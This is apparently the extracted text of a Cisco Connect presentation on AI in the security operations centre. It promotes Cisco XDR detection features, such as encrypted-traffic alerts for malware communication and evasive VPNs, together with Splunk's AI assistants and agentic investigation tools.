

CISCO *Connect*

GO BEYOND

#CiscoConnect

Le futur du SOC à l'ère de l'IA

Cisco XDR & Splunk ES

Yonathan Bleyfuesz, Solutions Engineer
ybleyfue@cisco.com

Goran Dzumhur, Solutions Engineer
gdzumhur@cisco.com

Track 3/BRK 4

Disclaimer : TDIR is a journey



For product demo / discussions come to our booth !

@Cisco Security

@Splunk

Applications

|

Data

|

Infrastructure

Applications



Data

Infrastructure

Applications



Data

Infrastructure

(Some of) The AI Problem


How to scale data




Hyperdistribution

Catching lateral movement with Cisco XDR

Cisco XDR : Network-led, Open XDR



Network & EDR stitching



Getting the full Cisco power into the Analytics


New evolution: Use of EVE library and ETA network telemetry

Alert Type	Observation Types	History	Priority	Cisco XDR ...	Enabled	Telemetry
<input type="text" value=""/>	<input type="text" value="Suspicious Network"/>		<input type="text" value=""/>	<input type="text" value=""/>	<input type="text" value=""/>	<input type="text" value="ETA"/>
<p>> Malware Communication Identified via EVE Encrypted Visibility Engine detected communication between a process and a server that is suspected to be malware.</p>	<ul style="list-style-type: none">Suspicious Network Activity detected by EVE	0 Days	<input type="text" value="High"/> Default Priority: Normal	<input type="checkbox"/>	<input checked="" type="checkbox"/> Default: Disabled	<input type="text" value="ETA"/>
<p>> Suspicious DNS over HTTPS Activity An internal server was detected exchanging traffic with a known DNS over HTTPS server. This may indicate an attempt to evade DNS-based security.</p>	<ul style="list-style-type: none">Watchlist LookupSuspicious Network Activity detected by EVE	7 Days	<input type="text" value="Normal"/> Default Priority: Normal	<input type="checkbox"/>	<input checked="" type="checkbox"/> Default: Enabled	<input type="text" value="ETA"/> <input type="text" value="Passive DNS"/>
<p>> Use of Evasive VPN - External proxy Encrypted Visibility Engine detected use of an evasive Virtual Private Network (VPN) provider or an external proxy.</p>	<ul style="list-style-type: none">Suspicious Network Activity detected by EVE	0 Days	<input type="text" value="Normal"/> Default Priority: Normal	<input type="checkbox"/>	<input checked="" type="checkbox"/> Default: Disabled	<input type="text" value="ETA"/>
<p>> Use of Remote Access Tools Encrypted Visibility Engine detected use of remote access tools. Remote access tools may be utilized legitimately by systems administrators, but are also known to be utilized by threat actors, including Advanced Persistent Threats.</p>	<ul style="list-style-type: none">Suspicious Network Activity detected by EVE	0 Days	<input type="text" value="Normal"/> Default Priority: Normal	<input type="checkbox"/>	<input checked="" type="checkbox"/> Default: Disabled	<input type="text" value="ETA"/>

Data problem Splunk Solution


Federation

Break down silos with federated access




Data Management

Unified data configuration, processing, and management



Splunk Security

Powering the
SOC of the
future
with the
leading TDIR
solution



Third-party tools



Cisco User/
Cloud/
Breach/XDR



Talos



Networking



IT/OT



Applications



Clouds



Data centers

How will AI help us ?

The main SOC problems



Skills shortage



Alert fatigue



Complexity




Driving a new wave of maturity for SOC



AI Assistant for SPL


Available in Splunk Cloud

- Get your job done faster using natural language
- Chat with your data to drill down to deeper insights
- Accelerate your learning journey to become the expert



AI Assistant for Security

- Get your job done faster using natural language
- Chat with your data to drill down to deeper insights
- Accelerate your learning journey to become the expert



Our goal: To make everyone a Splunk expert

Using powerful domain-specific LLMs, in-context, to power key workflows



Faster Insights and Content

“Can you summarize the findings from this incident?”



Assisted
Troubleshooting

“Write SPL to find modifications made to AWS Security Groups”



Chat with Your
Data

“Search apache access logs...”
“Use ip address to filter results to north america.”

New features in Cisco XDR

Clear verdict. Decisive action. AI speed.

Instant Attack Verification

Multi-agent, agentic AI to quickly confirm threats, enabling decisive, automated response


Automated Forensics

Market leading forensics from every endpoint in minutes.

Attack Storyboard

Incident comprehension in under 30 seconds with an intuitive visual representation of attack chains and natural language.

Attack Storyboard




Attack Storyboard

AI Confidence Score

Investigation Summarization

